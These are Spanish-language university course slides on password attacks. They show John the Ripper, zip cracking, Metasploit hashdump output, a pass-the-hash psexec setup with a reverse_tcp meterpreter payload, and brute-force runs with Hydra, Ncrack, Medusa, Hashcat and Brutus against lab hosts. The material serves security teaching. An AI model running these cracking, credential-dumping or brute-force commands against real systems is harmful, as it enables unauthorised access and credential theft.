¿Cómo explotar del lado del cliente?

© **Universidad de Palermo** | Prohibida la reproducción total o parcial de imágenes y textos.

Passwords Attack

Passwords

Su seguridad dependerá de varios factores:

- Políticas de contraseñas tomadas.
- Seguridad en el acceso al repositorio de contraseñas.
- En algunas aplicaciones se guardan en texto plano → }:-)
- En otros casos, las contraseñas se van a hashear.
- MD5 / SHA1 / SHA256 / SHA512 / LM / NTLM
- Los más osados realizarán un algoritmo de hash + salt o hmac

UP Universidad de Palermo ©

John The Ripper

¿Qué es John The Ripper?

Para aquellos que aún no lo conozcan, **John The Ripper es una herramienta de crackeo de contraseñas** escrita en C y muy utilizada por los analistas de seguridad para comprobar la robustez de una clave frente a ataques de fuerza bruta.

Este programa es capaz de romper los hashes MD5, SHA-1 y otros muchos ampliamente utilizados en el mundo informático.

Este programa es capaz de detectar de forma automática el tipo de hash que estamos crackeando, con el objetivo de facilitar al usuario su crackeo sin necesidad de preocuparse por el tipo de hash que está intentando "romper".

UP Universidad de Palermo ©

Crackear contraseñas por fuerza bruta

Para ello creamos un nuevo archivo de texto llamado «password.txt», por ejemplo, en nuestra carpeta personal de Ubuntu con el siguiente contenido:

user:AZl.zWwxIh15Q

A continuación, vamos a indicar a John que empiece a trabajar para crackear la contraseña del archivo anterior. Para ello tecleamos:

john password.txt

Crackear contraseñas usando un diccionario de claves

Al igual que en el tutorial anterior, en este caso vamos a partir de una clave de ejemplo que hemos guardado a mano en un documento llamado «password.txt«:

user:AZl.zWwxIh15Q

Vamos a crear nosotros un diccionario sencillo, al que llamaremos «passwords.lst» y en el que introduciremos varios valores, cada uno en una línea, pero siendo uno de ellos la palabra «example» (ya que corresponde con nuestra contraseña).



Fuente: Archivo de texto en carpeta personal del programa Ubuntu [captura de pantalla]

UP Universidad de Palermo ©

Crackear contraseñas usando un diccionario de claves

A continuación, simplemente debemos ejecutar John The Ripper con el parámetro –wordlist= seguido de la ruta de nuestro archivo.

Ponemos un ejemplo con los dos archivos que hemos generado (el de la contraseña cifrada y el diccionario):

john --format=NT --wordlist=passwords.lst password.txt

Al tener una clave sencilla y pocas entradas del diccionario, el proceso será prácticamente instantáneo.

Ya hemos crackeado, o descifrado, la contraseña. Lo único que nos queda por hacer es utilizar el parámetro –show para que nos muestre el resultado.

john --format=NT --show password.txt

UP Universidad de Palermo ©

Obteniendo credenciales vía Metasploit

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
dificil:1002:aad3b435b51404eeaad3b435b51404ee:e182ab0329039c8e07b0ac1a8358561c:::
Elliot:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
facil:1001:aad3b435b51404eeaad3b435b51404ee:3dc86db838f4f5471152215a519112ec:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Fuente: Ejecución comando hasdump [captura de pantalla].

John The Ripper

```
# root@kali2:/tmp# john --format=NT hashes.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 6 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123              (JhonDoe)
                (Guest)
freedom          (hacked)
a12345           (nuevo)
123123123        (Administrator)
123123123        (unpriv)
6g 0:00:00:00 DONE 2/3 (2016-11-06 13:46) 33.33g/s 42650p/s 42650c/s 202966C/s
twilight..123123123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

John The Ripper

root@kali2:/**tmp# john --format=NT hashes.txt --show**

Administrator:123123123:500:aad3b435b51404eeaad3b435b51404ee:ba48d0d7833d929ba60030ae19a63875:::

Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

JhonDoe:123:1000:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::

unpriv:123123123:1003:aad3b435b51404eeaad3b435b51404ee:ba48d0d7833d929ba60030ae19a63875:::

hacked:freedom:1004:aad3b435b51404eeaad3b435b51404ee:c4ddb64252adfc9e0558353099ded495:::

nuevo:a12345:1005:aad3b435b51404eeaad3b435b51404ee:6ae235346bca0c808edd93976adffdb8:::

6 password hashes cracked, 0 left

UP Universidad de Palermo ©

John The Ripper – otros formatos

Creemos en Windows 2 comprimidos.zip:

- Uno con cifrado AES (pass=12345678).
- Otro con cifrado ZipCripto (pass=12345678).

A romper ambos con john a ver qué pasa.



Fuente: Synthesis

John The Ripper – otros formatos

zip2john HFS-2.3AES.zip > AES.txt

zip2john HFS-2.3ZIP.zip > ZIP.txt

Luego probamos de romperlo ejecutando:

john AES.txt

john ZIP.txt

Fcrackzip

fcrackzip --dictionary -p pass.txt HFS-2.3ZIP.zip -u

fcrackzip.exe --length 10 --charset 1 Presentación1.zip

PASSWORD FOUND!!!!: pw == 12345678



Fuente: Synthesis

Pass the HASH in Windows

```
msf5 exploit(windows/smb/psexec) > back
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.0.19                                                     yes       The target host(s), range CIDR identifier, or hosts fil
e with syntax 'file:<path>'
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to to be used on target for pretty
listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,
C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c  no        The password for the specified username
   SMBUser               elliot                                                           no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     eth0             yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```


Fuente: Usando Metrasploit cargando el payload psexec [captura de pantalla]

Ncrack

- Utiliza ataque de diccionario.
- Protocolos soportados:

  RDP, SSH, http(s), SMB, pop3(s), VNC, FTP, telnet
- Herramienta para crackear autenticación por la red de manera veloz.
- De la misma familia que nmap.

UP Universidad de Palermo ©



Fuente: Utilizando el comando ncrack [captura de pantalla]

Medusa

- Crackeador rápido, paralelo y modular.
- Las pruebas de fuerza bruta se puede realizar contra múltiples hosts, usuarios o contraseñas al mismo tiempo.
- Protocolos soportados:

  AFP, CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NetWare NCP, NNTP, PcAnywhere, POP3, PostgreSQL, REXEC, RLOGIN, RSH, SMBNT, SMTP-AUTH, SMTP-VRFY, SNMP, SSHv2, Subversion (SVN), Telnet, VMware Authentication Daemon (vmauthd), VNC, Generic Wrapper, Web Form

Hydra

- Crackeador de autenticación.
- Es muy rápido y flexible.
- Protocolos soportados:
- AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, FTPS, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY, HTTP-PROXY-URLENUM, ICQ, IMAP, IRC, LDAP2, LDAP3, MS-SQL, MYSQL, NCP, NNTP, Oracle, Oracle-Listener, Oracle-SID, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, REXEC, RLOGIN, RSH, SAP/R3, SIP, SMB, SMTP, SMTP-Enum, SNMP, SOCKS5, SSH(v1 and v2), SSHKEY, Subversion, Teamspeak(TS2), Telnet,VMware-Auth, VNC and XMPP.

Hydra

```
root@kali:~/tmp# hydra -l elliot -P /usr/share/john/password.lst 192.168.0.19 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-12 18:10:35
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 3560 login tries (l:1/p:3560), ~3560 tries per task
[DATA] attacking smb://192.168.0.19:445/
[445][smb] host: 192.168.0.19   login: elliot   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-12 18:10:36
```

Fuente: Ejecución de hydra desde la línea de comando [captura de pantalla]

Hashcat

La herramienta **Hashcat** afirma ser la mejor y más rápida herramienta de **descifrado de hash de contraseñas** basada en CPU del mundo; que no es tan rápido como la fuerza bruta de Hash con GPU (como CUDA multi forcer), pero es bastante rápido.

Si se tiene en cuenta el hecho de que estas no suelen almacenarse como texto plano en la base de datos, sino como su hash, esta herramienta provee diversos métodos para la recuperación.

Al ser esta aplicación una de las más rápidas para estas tareas, a continuación se expondrán sus características principales.

UP Universidad de Palermo ©

Hashcat

Aquello que hace a hashcat la herramienta predilecta para este tipo de tareas es su capacidad de acelerar notablemente los cálculos mediante la utilización de **varios hilos ejecutándose en paralelo.**


Además, va un paso más adelante al proveer no solo la opción de realizar los cálculos en CPU, sino también utilizando el **mayor poder de procesamiento de las GPU** actuales, pasando del orden de los millones de hashes a miles de millones por segundo.

Otra característica notable de hashcat es su disponibilidad en diversas plataformas, tales como **Windows, Linux y OSX**, además de que provee versiones tanto por línea de comandos, como así también a través de una GUI bastante completa.

A continuación se observa una captura de pantalla para la versión GUI de Windows:


UP Universidad de Palermo ©

Hashcat



Fuente: Ejecución de Hashcat en su versión gráfica. [captura de pantalla]

Si a la amplia cantidad de algoritmos de cálculo de hash soportados se le suma una variedad de métodos para producir las palabras de entrada, desde la generación de todas las combinaciones de caracteres posibles para realizar un ataque de fuerza bruta, hasta la combinación de palabras presentes en un diccionario, se entiende por qué esta herramienta es la opción más utilizada por los expertos.



Fuente: Ejecución de Hashcat desde la línea de comando. [captura de pantalla]


Hashcat

- Se puede hacer en la nube o, con (mucha) paciencia, en tu PC.
- El costo de una máquina como la utilizada para las pruebas no es bajo y puede llegar a los 10.000 dólares, pero hay otra opción: usar los sistemas de computación en la nube que ofrecen empresas en la nube y que podrían conseguir lo mismo por apenas 25 dólares.
- En los últimos tiempos han aparecido incluso proyectos como CrackQ que se basan en Hashcat, pero le añaden una potente interfaz gráfica que facilita las cosas y añade funciones adicionales como la geolocalización de contraseñas populares.
- Troy Hunt, experto en seguridad y responsable del servicio Have I Been Pwned hizo un análisis de un gran conjunto de contraseñas el año pasado y descubrió que Google, Microsoft y Yahoo! establecían la longitud mínima de las contraseñas en 8 caracteres, pero otros servicios como Facebook, LinkedIn o Twitter dejaban usar contraseñas de tan solo seis caracteres.

UP Universidad de Palermo ©

Brutus

Brutus es un famoso descifrador de contraseñas para Windows 10/8/7. Es uno de los descifradores de contraseñas remotos más rápidos y flexibles que puedes tener en tus manos. Lo mejor de Brutus password cracker descarga gratuita es que se puede romper hash de contraseñas más rápido y con mayor precisión.



Fuente: Ejecución de Brutus en su versión gráfica [captura pantalla].

Brutus

1. Descargar el archivo ejecutable de Brutus en la computadora. Ir a hoobie.net (ver recursos) y descargar el archivo ZIP de Brutus. Una vez descargado, descomprimir el archivo y haga doble clic en el archivo ejecutable de Brutus, que es el nombre de BrutusA2.exe.
2. Introducir su dirección de protocolo Internet (IP) en el cuadro destino en la parte superior de la interfaz de Brutus.
